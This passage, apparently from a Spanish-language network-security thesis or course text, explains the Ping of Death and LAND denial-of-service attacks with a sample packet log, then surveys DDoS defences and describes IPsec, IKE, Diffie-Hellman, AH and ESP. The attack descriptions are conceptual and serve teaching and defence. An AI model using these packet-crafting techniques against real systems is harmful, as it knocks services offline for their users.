En este escenario se puede observar un ataque sencillo como el Ping de la Muerte. La diferencia de la solicitud de eco de las normales es el gran tamaño de paquete IP que contiene, debido a que el tamaño máximo de un paquete IP es de 65.535 bytes. Una solicitud de eco ICMP con más de 65.507 (65,535-20-8) bytes de datos puede hacer que un sistema remoto se bloquee mientras ensambla los fragmentos de paquetes.




Ilustración 20: Tamaño de una cabecera IP.

Por ejemplo se puede observar como una maquina envía ping a servidor www.cisco.com y este responde con su dirección correspondiente 198.133.219.25, de una manera como si fuese un ciclo infinito.




Ilustración 21: Escenario demostrando un ciclo infinito de ataque ping of death.

6.6.10 LAND.

Otra manera de colgar una máquina y aprovechar esta situación es realizar un ataque LAND, estos ataque tienen la característica que el atacante camufla sus datos como los del atacado, es decir tanto la IPs como el puerto del atacante van a parecer que son los mismo que los de la maquina atacada. El primer LAND fue realizado en 1997, este un ataque de red que se efectúa a través de una usurpación de dirección IP que aprovecha la vulnerabilidad de ciertas implementaciones del protocolo TCP/IP en los sistemas. El nombre de este ataque proviene de la denominación dada al primer código fuente distribuida que hizo posible llevar a cabo este **ataque land.c**.

Es un ataque de denegación de servicio en el que un programa envía un paquete TCP SYN donde el objetivo y la dirección de origen son la misma y los números de puerto también son los mismos. Es importante señalar que el número de puerto de destino también indica qué protocolo se está utilizando, en circunstancias normales, la fuente y dirección de destino y número de puerto de origen y destino son diferentes.

El paquete tiene la dirección de origen y número de puerto falseado y estableciendo que la dirección de origen y número de puerto sean los mismos que la dirección y el número de puerto destino, por eso la máquina de destino, se bloquea porque no saben cómo manejar la situación. El ataque es bastante simple, ya que cualquier paquete que tenga las siguientes propiedades es un ataque por land:

- Origen y destino tiene el mismo valor.
- Origen y destino tienen los mismos números de puerto.

El siguiente resultado TCP dump es un ejemplo de la ejecución dos ataques land diferentes:

03/12/97 02:19:48 192.168.1.1 80 **->**192.168.1.1 80

03/12/97 02:21:53 192.168.1.13 1337->192.168.1.1 31337

En algunos sistemas puede llegar a colgarlos o apagarlos y en otros subir el consumo de la CPU durante un tiempo y manteniendo un conjunto constante de SYN logrando así el ataque de denegación de servicio. Este ataque afecta fuertemente a maquinas con Windows NT ya que es sensible a un conjunto de paquetes SYN.

Por ejemplo un objetivo de un ataque podría ser sobre cualquier puerto en donde el atacante usa como objetivo el puerto 113 y el puerto 139. El puerto 113 es el puerto de auth que suele ser utilizado en máquinas UNIX por el demonio identd, es el puerto para la identificación de usuario y se puede obtener información de los usuarios de la maquina a través de dicho puerto y el puerto 139 es un puerto de NetBIOS usado para el servicio de sesiones, este puerto suele ser objetivo de muchos atacantes en máquinas que operan bajo Windows ya que este sistema operativo utiliza este puerto para compartir archivos y de impresoras en la red haciendo de este un objetivo vulnerables que los atacantes suelen intentar explotar.

Ejemplo de ataque LAND.

Este escenario demuestra como una maquina atacante cuando genera el paquete a enviar hacia el servidor india que la dirección origen es la 1.2.2.5 y la dirección destino a la cual se supone que debe de responder es también la 1.2.2.5, por lo cual el servidor víctima con un lapso de tiempo no sabe cómo manejar la situación y comienza a consumir sus recursos impidiendo realizar sus operaciones normales.




Ilustración 22: Escenario bajo ataque de DDoS LAND.

6.6.11 DEFENSA CONTRA ATAQUE DDoS.

- **DDoS Defender de Akamai**: Proporciona un acercamiento enfocado a la defensa contra los ataques DDoS, es un servicio gestionado por akamai que combina capacidades de seguridad multicapa y servicio de asistencia DDoS de primera clase, también emplea un amplio conjunto de capacidades de productos de seguridad de akamai para proteger contra una amplia selección de ataques DDoS.
- **Seguridad en las nubes CLOUD FLARE**: El servicio de Cloud Flare funciona filtrando el tráfico de sus clientes a través de sus servidores, que **se encargan de bloquear las peticiones de acceso que identifican como ilegítimas.**
- **Kona Site Defender**: Mitiga los ataques DDoS absorbiendo el tráfico DDoS dirigido a la capa de la aplicación y desviando todo el tráfico DDoS dirigido a la capa de red como SYN Floods o UDP Floods, permite autenticación del tráfico válido en el borde de la red. Esta protección integrada y siempre activa solo permite el tráfico de los Puertos 80 (HTTP) o 443 (HTTPS). Las tarifas altas se pueden limitar para que los usuarios estén protegidos de las tarifas de servicio acumuladas del tráfico DDoS y el almacenamiento en caché flexible maximiza la descarga desde el origen.
- **SYN Cookies:** Provee un mecanismo de protección contra Inundación SYN, eliminando la reserva de recursos en el host destino, para una conexión en momento de su gestión inicial.

- **Firewalls**: Serviría para analizar en profundidad tanto el tráfico de entrada como el de salida, incluyendo visibilidad en las aplicaciones, monitorizar y alertar en caso de diseños sospechosos asegurando que el firewall remedie los ataques DDoS bloqueando, filtrando o re direccionando el tráfico basado en diseños, volúmenes o características identificadas.
- **Software Analizador**: La implementación de un software que analice el flujo de tráfico que pueda examinar el uso de datos por aplicación o usuarios, mirar los datos sobre diferentes periodos de tiempo y los datos del tráfico correlativo desde múltiples fuentes como NetFlow e IPFIX.
- **Bloquear Paquetes:** Los paquetes que se originan en su interior de la red nunca entraran en la interfaz externa del router, por lo tanto el router puede bloquear todos los paquetes entrantes que tengan una dirección de origen que no coincide con una dirección en su red interna.
- **Auditoria**: Para detectar si un atacante ha utilizado el exploit Hog CPU, la seguridad de auditoría debe ser aleatoria, los sucesos que deben ser auditados son con cambios en la política de seguridad y seguimiento de procesos pueden ver con el Visor de sucesos de NT.
- **Parches**: Aplicarlos últimos parches de Microsoft pero hay que tener mucho cuidado, ya que si no se aplica el Service pack apropiado antes de aplicar el nuevo parche, podría bloquear el equipo. Por lo tanto, antes de aplicar este parche, hay que localizar y aplicar el Service Pack más reciente, otra forma de protegerse contra Hog CPU es establecer la prioridad de la Tarea 16. Debido a que el administrador de tareas también se está ejecutando con una prioridad de 16, si alguien lanza este ataque, aún puede recuperar el control de la máquina y detener la aplicación.
- **Mod_security:** Implementar mod_security en el servidor web o como un proxy inverso para bloquear las peticiones directas al servidor web, Mod_security es capaz de eludir algunos ataques comunes de aplicación y habilita un mejor análisis de ataques después de que hayan ocurrido.
- **Proxy**: Una cache agresiva es una buena defensa contra pequeños ataques de HTTP GET y también ofrece protección contra ataques específicos de apache, como slowloris, también hacer uso de plugins de cache específicos de sistemas

CMS para reducir la carga del servidor en periodos de un gran tráfico legítimo y durante ataques.

- **Recolectar Registro**: Implementar una estrategia de recolección de logs para permitir un análisis post-ataque.
- **Imperva Cloud DDoS:** Combina múltiples defensas para mitigar los ataques DDoS proporciona defensas para detectar ataques de red como TCP SYN y las inundaciones, detecta sofisticado ataques a la capa de aplicaciones que omiten servicios tradicionales.
- **Limitar broadcast**: No permitir el trafico broadcast desde afuera de la red, evitando de esta manera ser multiplicadores durante un ataque Smurf.
- **Proxy cerrados**: No tener proxies abiertos a todo internet, algunos administradores tienen sus proxies wingates, Sockets, Squid abiertos a todo el mundo sin ser conscientes de ellos. Esto permite que cualquier usuario de internet pueda atacar cualquier sistema responsabilizando a esa red intermedia mal administrada.
- **El National Infrastructure Protection Center (NIPS):** Los Estados Unidos de Norteamérica, ha puesto a disposición pública la herramienta **find_ddos**. Esta herramienta busca a través de todo el sistema ficheros con presencia de Trino, TNF, TNF2K y Stacheldraht.
- **Dave Dittrich y otros han desarrollado la herramienta GAG:** Permite detectar la presencia de agentes de Stacheldraht. Otra herramienta desarrolla por los mismos especialistas se llama **DDS**, que al igual que **find_ddos** permite la detección de agentes de Trino, TFN y Stacheldraht.
- **Un grupo internacional que trata temas de seguridad en redes (RAZOR):** Ha puesto a disposición pública la aplicación **Zombis Zapper**, el cual funciona para todas las herramientas y versiones de DDoS conocidas. Esta herramienta en particular aunque no puede evitar el ataque permite pararlo.
- **SYN Proxy**: Es un mecanismo (appliance) que se coloca antes del servidor real y espera las respuestas. Hasta que al IP falsa o IPs no falsa responde con un ACK, las solicitudes de conexión no son reenviadas.

6.6.12 PROTECCION CON AYUDA DE DISPOSITIVOS CISCO.

Cisco es el líder mundial en soluciones de redes que transforma el modo en que las personas se conectan, se comunican y colaboran, ayudando de gran manera con diferentes técnicas y dispositivos mitigar, detener y solucionar ataques DDoS.

CISCO DDOS PROTECCIÓN.

Cisco DDoS protección proporciona las capacidades de los tubos limpios que ayudan a los proveedores de servicios de ofrecer protección DDoS a los clientes, y al mismo tiempo, protege su propio servidor. De acuerdo con la Cisco System, las capacidades de tubos limpios se definen como un sistema validado, así como una solución adecuada con arquitectura que protege una red de amenazas. Esta solución Cisco es capaz de distinguir el buen tráfico con precisión y descartar el malo que está destinado a un uso específico. Se detecta cualquier presencia de un ataque DDoS y filtra el tráfico.

FUNCIÓN CISCO DDOS PROTECCIÓN.

Cisco tiene 3 funciones principales, que mantiene una red a salvo de los ataques DDoS.

- **Detección:** Es la función principal, localiza y detecta las anomalías en el tráfico. También detecta y mira a cualquier diferencia en los patrones de tráfico superior a un límite determinado.
- **Mitigación:** Es un procedimiento por el que el ataque es borrado, esto ayuda en el control de reconocimiento anomalía, anti-Spoofing y la inspección de paquetes.
- **Desvío por el tráfico:** Este mecanismo envían instrucciones al presente enrutador de en la red de núcleo para enviar todo el tráfico sospechoso a la Guardia XT. Después de que los paquetes anómalos son depurados de la inyección de tráfico se lleva a cabo insertar limpio el tráfico en la red.

EL MVP DE CISCO SYSTEMS ARCHITECTURE.

Cisco Guard XT DDoS se basa en un proceso único, multiverificacion de la arquitectura que integra una variedad de técnicas de verificación, análisis y aplicación para identificar y

separar el tráfico malicioso del tráfico legítimo, este proceso de purificación consta de cinco módulos o etapas:

- **Filtrado:** Este módulo incluye filtros DDoS tanto estáticas como dinámicas, los filtros estáticos bloquean el tráfico esencial para alcanzar a la víctima bajo ataque, son configurables por el usuario y proceden de Cisco con los valores por defecto preestablecidos. Los filtros dinámicos son insertados por los otros módulos basados en el comportamiento observado y el análisis detallado de los flujos de tráfico, la entrega de actualizaciones en tiempo real o bien aumentar el nivel de verificación aplicado a los flujos de sospechosas o de fuentes y flujos de bloques que se han verificado como malicioso.
- **Verificación:** Este módulo activo verifica que los paquetes que ingresan al sistema no han sido falseadas. El Cisco Guard XT utiliza numerosas técnicas de autenticación de código, mecanismos para detener paquetes falsificados que lleguen a la víctima. El módulo de verificación también cuenta con varios mecanismos para ayudar a asegurar la correcta identificación de tráfico legítimo, eliminando virtualmente el riesgo de paquetes válidos de ser desechados.
- **Reconocimiento:** este módulo supervisa todo el tráfico que no fue detenido por el filtro o los módulos de verificación y lo compara con el comportamiento de línea de base registrada, en busca de desviaciones que identifican la fuente de paquetes maliciosos. El principio básico detrás de la operación de este módulo es que el patrón de tráfico que se origina a partir de un demonio que reside en una fuente difiere drásticamente del patrón generado por fuentes legítimas durante el funcionamiento normal. Este principio se utiliza para identificar la fuente de ataque y el tipo, así como para proporcionar directrices para bloquear el tráfico o realizar análisis más detallado de los datos sospechosos.
- **Análisis:** Análisis de los procesos de los protocolos que fluye del módulo de reconocimiento, identifica anomalía sospechosa con el fin de identificar los ataques específicos de la aplicación, tales como ataques de error HTTP, detecta las operaciones de protocolo con mal comportamiento, incluyendo las transacciones incompletas o errores.

- **Limitación de velocidad:** Este módulo proporciona otra opción de la aplicación y evita que los flujos de mal comportamiento de abrumen al objetivo, mientras que un seguimiento más detallado que está ocurriendo. El módulo realiza por flujo de tráfico, penalizando las fuentes que consumen demasiados recursos (por ejemplo, ancho de banda o conexiones) para un período demasiado largo.

6.7 IPSEC.

La utilización de Internet es cada vez más amplia y usuarios más diversos, ha provocado la necesidad de proteger todo tipo de información que viaja por la red, hoy en día existen diversas propuestas y alternativas para garantizar la seguridad y autentificación de todos los paquetes que vayan por la red, otras soluciones se basan en soluciones propietarias que dificultan la comunicación entre los distintos entornos empresariales, al ser necesario que éstos dispusiesen de una misma plataforma y la falta de interoperabilidad ha sido el principal freno para el establecimiento de comunicaciones seguras, dado que no se ve factible la migración a una determinada plataforma en función de una colaboración empresarial puntual.

IPsec se destaca en que está apoyado en estándares del IETF y que proporciona un nivel de seguridad común y homogéneo para todas las aplicaciones, además de ser independiente de la tecnología física empleada, también IPsec se integra en la versión actual de IP (IP versión 4) y lo que es todavía más importante, se incluye a IPv6.

IPsec es un estándar que proporciona servicios de seguridad a la capa IP y a todos los protocolos superiores basados en IP, su mayor objetivo es proporcionar servicios de seguridad en la capa IP mediante un sistema para seleccionar los protocolos de seguridad requeridos, determinar los algoritmos usados para los servicios, determinar unas claves criptográficas necesarias para proporcionar los servicios pedidos. Es también utilizado para proteger los caminos entre dos hosts, entre dos pasarelas o entre pasarela segura y el host. El conjunto de servicios de seguridad que puede proporcionar IPsec incluye control de acceso, integridad, autentificación del origen, reenvío de paquetes, confidencialidad (encriptación) y confidencialidad de flujo de tráfico limitado.

6.7.1 ARQUITECTURA DE SEGURIDAD Y BENEFICIOS.

Este mecanismo está implementado por un conjunto de protocolos criptográficos para asegurar el flujo de paquetes, garantizar la autenticación mutua y establecer parámetros criptográficos utilizando el concepto de asociación de seguridad (SA) como base para construir funciones de seguridad en IP. Una asociación de seguridad es simplemente el paquete de algoritmos y parámetros que se está usando para cifrar y autenticar un flujo particular en una dirección, es decir que los flujos son asegurados por un par de asociaciones de seguridad.

Para establecer qué protección se va a proporcionar a un paquete saliente, IPsec utiliza el índice de parámetro de seguridad (SPI), un índice a la base de datos de asociaciones de seguridad (SADB), junto con la dirección de destino de la cabecera del paquete, que juntos identifican de forma única una asociación de seguridad para dicho paquete y para un paquete entrante se realiza un procedimiento similar; en este caso IPsec toma las claves de verificación y descifrado de la base de datos de asociaciones de seguridad.

Entre los beneficios que aporta IPsec se encuentran:

- Posibilita nuevas aplicaciones como el acceso seguro y transparente de un nodo IP remoto.
- Facilita el comercio electrónico de negocio a negocio, al proporcionar una infraestructura segura sobre la que realizar transacciones usando cualquier aplicación.
- Permite construir una red corporativa segura sobre redes públicas, eliminando la gestión y el coste de líneas dedicadas.
- Ofrece al administrador el mismo nivel de confidencialidad que dispondría en la red local de su empresa, no siendo necesaria la limitación de acceso a la información sensible por problemas de privacidad en tránsito.
- Control de acceso ya que previene el uso no autorizado de recursos.
- Integridad sin conexión, porque permite la detección de modificaciones en un datagrama.
- Protección anti-replay, una forma de integridad parcial de la secuencia, detecta la llegada de datagramas IP duplicados.

- Confidencialidad a través de la encriptación.
- Confidencialidad limitada del flujo de tráfico por que el uso del modo túnel permite encriptar las cabeceras IP internas, ocultando las identidades del origen del tráfico y del destino. También, se puede usar el "relleno en la carga útil" (payload padding) de ESP para ocultar el tamaño de los paquetes, consiguiendo ocultar las características externas del tráfico.

Estos objetivos se llevan a cabo haciendo uso de dos protocolos de seguridad, la cabecera de Autentificación (AH) y la carga de seguridad encapsulada (ESP), a través de procedimientos de manejo de claves criptográficas y protocolos. El conjunto de protocolos IPsec empleados en cualquier conexión y la forma en que se emplean, serán determinados por la seguridad, y los requerimientos del sistema del usuario, aplicaciones y organizaciones.

IPsec permite al usuario (o administrador) controlar el tipo de seguridad ofrecido, es decir que en cada paquete se puede especificar los servicios de seguridad a usar y con qué combinaciones, en qué tipo de comunicaciones usar una protección determinada y por último los algoritmos de seguridad utilizados. Otro punto importante es que debido a que estos servicios de seguridad son valores secretos compartidos (claves), IPsec confía en una serie de mecanismos para concretar este tipo de claves (IKE, SA).

6.7.2 INTERNET KEY EXCHANGE (IKE).

El Protocolo de Internet Key Exchange (IKE) ofrece un medio para negociar automáticamente los parámetros de seguridad y obtener el material clave adecuada. IKE es un protocolo híbrido basado en dos protocolos de seguridad subyacentes, el Internet Security Association y el Protocolo de administración de claves (ISAKMP) y el Protocolo de Determinación de Claves Okley (OAKLEY).

Su funcionamiento básico de IKE se puede dividir en dos fases:

- Fase 1: Esta fase se utiliza para negociar los parámetros y los materiales clave necesarios para establecer una SA ISAKMP. Las identidades de otros usuarios y credenciales se verifican también. El SA ISAKMP se utiliza entonces para proteger los intercambios futuros IKE.
- Fase 2: Esta fase se utiliza para negociar los parámetros y el material clave necesario para establecer cualquier número de s IPSEC SA. La SA IPsec se utiliza entonces para proteger cualquier tráfico de red que puede requerir procesamiento de seguridad.

6.7.3 ASOCIACION DE SEGURIDAD (SA).

Para suministrar confidencialidad en las comunicaciones es imprescindible el uso de claves, estas claves deben ser conocidas tanto por el emisor como por el receptor por tanto el emisor y el receptor deben decirse que clave usaran antes de empezar la comunicación y deben acordar que nivel de seguridad que quieren y que algoritmos utilizaran. Una SA es una relación entre dos o más usuarios que describe como estos usuarios van a utilizar los servicios de seguridad para comunicarse entre ellos.

6.7.4 OAKLEY.

Es un protocolo de determinación de claves que utiliza el algoritmo de intercambio de claves Diffie-Hellman. Oakley da soporte a la Confidencialidad perfecta de retransmisión (PFS) que asegura que si una sola clave se compromete, solo permite el acceso a los datos protegidos por esa clave. Nunca reutiliza la clave que protege las comunicaciones para calcular claves adicionales y nunca usa el material original de generación de claves para calcular otra clave.

6.7.5 ALGORITMO DE DIFFIE HELMAN.

Supongamos que dos usuarios A y B pretenden intercambiar una clave, primeramente los dos extremos acuerdan un numero primo grande Q y una raíz primitiva de Q, la cual se llama α. A escoge un numero aleatorio X_{A1} que será su clave privada y calcula su clave prima como $\mathbf{Y_A=\alpha^{XA} \bmod q}$. Análogamente B calcula su clave pública como $\mathbf{Y_B=\alpha^{XB} \bmod q}$. Una vez que ambos extremos han calculado sus claves públicas se las intercambian en este momento ambos son capaces de calcular la clave secreta de sesión:

$$\mathbf{K= (Y_B)^{XA} \bmod q = (Y_A)^{XB} \bmod q = \alpha^{XAXB} \bmod q.}$$

Existen dos características que hacen interesante este algoritmo:

- Las claves secretas se crean solo cuando son requeridas de esta forma no es necesario almacenarlas, evitando el riesgo de tener que almacenarlas exponiéndolas a un posible ataque.
- El intercambio de claves solo requiere un acuerdo sobre los parámetros globales no es necesaria una infraestructura preexistente.

Sin embargo Diffie Hellman tiene ciertas debilidades:

- No proporciona información sobre la identidad de los extremos.
- Está expuesto a un ataque por interceptación (Man in the middle) en el que un atacante suplanta a B mientras se comunica con A y suplanta con A mientras se comunica con B.
- Requiere un número elevado de cálculos, esto hace que el algoritmo sea vulnerable a un ataque de obstrucción. Este acate consiste en que un oponente solicita un elevado número de claves haciendo que la víctima consuma considerablemente recursos y quede bloqueada.

6.7.6 FORMA DE TRABAJO DE IPSEC.

IPsec utiliza dos protocolos para proporcionar seguridad al tráfico: la cabecera de autentificación (AH) y la carga de seguridad encapsulada (ESP).

- La cabecera de autenticación (AH): Proporciona integridad sin conexión, autenticación del origen de datos y un servicio opcional de protección anti replay.
- La carga de seguridad encapsulada (ESP): Puede proporcionar confidencialidad (encriptación), y confidencialidad limitada de flujo de tráfico, también puede proporcionar integridad sin conexión, autentificación del origen de datos y un servicio de protección anti replay.
- AH y ESP son instrumentos para el control de acceso, basados en la distribución de claves criptográficas y en el manejo de flujo de tráfico concerniente a estos protocolos de seguridad.

6.7.7 AH.

El protocolo AH es el procedimiento previsto dentro de IPsec para garantizar la integridad y autenticación de los datagramas IP. Esto proporciona un medio al receptor de los paquetes IP para autenticar el origen de los datos y para verificar que dichos datos no han sido alterados en tránsito. Sin embargo no proporciona ninguna garantía de confidencialidad, es decir los datos transmitidos pueden ser vistos por terceros. AH es una cabecera de autenticación que se inserta entre la cabecera IP estándar (tanto IPv4 como IPv6) y los datos transportados, que pueden ser un mensaje TCP, UDP o ICMP, o incluso un datagrama IP completo.

El funcionamiento de AH se basa en un algoritmo HMAC, esto es, un código de autenticación de mensajes. Este algoritmo consiste en aplicar una función hash a la combinación de unos datos de entrada y una clave, siendo la salida una pequeña cadena de caracteres que denominamos extracto. Dicho extracto tiene la propiedad de que es como una huella personal asociada a los datos y a la persona que lo ha generado, puesto que es la única que conoce la clave. Protocolo AH, podemos concluir que su seguridad reside en que el cálculo del extracto (MAC) es imposible sin conocer la clave y que dicha clave sólo la conocen el emisor y el receptor.

6.7.8 ESP.

El objetivo principal del protocolo ESP (Encapsulating Security Payload) es proporcionar confidencialidad, para ello especifica el modo de cifrar los datos que se desean enviar y cómo este contenido cifrado se incluye en un datagrama IP. Adicionalmente, puede ofrecer los servicios de integridad y autenticación del origen de los datos incorporando un mecanismo similar al de AH. ESP proporciona más funciones que AH, el formato de la cabecera es más complejo; este formato consta de una cabecera y una cola que rodean los datos transportados. La función de cifrado dentro del protocolo ESP es desempeñada por un algoritmo de cifrado de clave simétrica. Usan algoritmos de cifrado bloque, de modo que la longitud de los datos a cifrar tiene que ser un múltiplo del tamaño de bloque (8 o 16 byte, en la mayoría de los casos). Por esta razón existe un campo de relleno, el cual tiene una función adicional ya que es posible añadir caracteres de relleno al campo de datos para ocultar así su longitud real y por tanto las características del tráfico.

La distribución de claves de forma segura es por consiguiente un requisito esencial para el funcionamiento de ESP y también de AH, así mismo, es fundamental que el emisor y el receptor estén de acuerdo tanto en el algoritmo descifrado o de hash y como en el resto de parámetros comunes que la utilizan.

Ejemplo de Protocolo IPSEC.

AH: Es una cabecera de autenticación que se inserta entre la cabecera IP estándar (tanto IPv4 como IPv6) y los datos transportados, que pueden ser un mensaje TCP, UDP o ICMP, o incluso un datagrama IP completo. AH es realmente un protocolo IP nuevo y como tal el IANA le ha asignado el número decimal 51, esto significa que el campo Protocolo de la cabecera IP contiene el valor 51, en lugar de los valores 6 o 17 que se asocian a TCP y UDP respectivamente. Es importante destacar que AH asegura la integridad y autenticidad de los datos transportados y de la cabecera IP.

Este es la estructura de un datagrama AH.




Ilustración 23: Datagrama AH.

El siguiente escenario se muestra el modo en que funciona el protocolo AH, el emisor calcula un extracto del mensaje original, el cual se copia en uno de los campos de la cabecera AH. El paquete construido se envía a través de la red, repitiéndose en el extremo receptor y comparándolo con el recibido en el paquete. Si son iguales, el receptor tiene la seguridad de que el paquete IP no ha sido modificado en tránsito y que procede efectivamente del origen esperado. En el protocolo AH su seguridad reside en que el cálculo del extracto (MAC) es imposible sin conocer la clave y que dicha sólo la conocen el emisor y el receptor.




Ilustración 24: Manera de trabajar del protocolo AH.

ESP: El objetivo principal del protocolo ESP (Encapsulating Security Payload) es proporcionar confidencialidad, para ello especifica el modo de cifrar los datos que se desean enviar y este contenido cifrado se incluye en un datagrama IP.

La siguiente figura se muestra la estructura de un datagrama ESP, en la que se observa cómo el contenido o carga útil viaja cifrada.

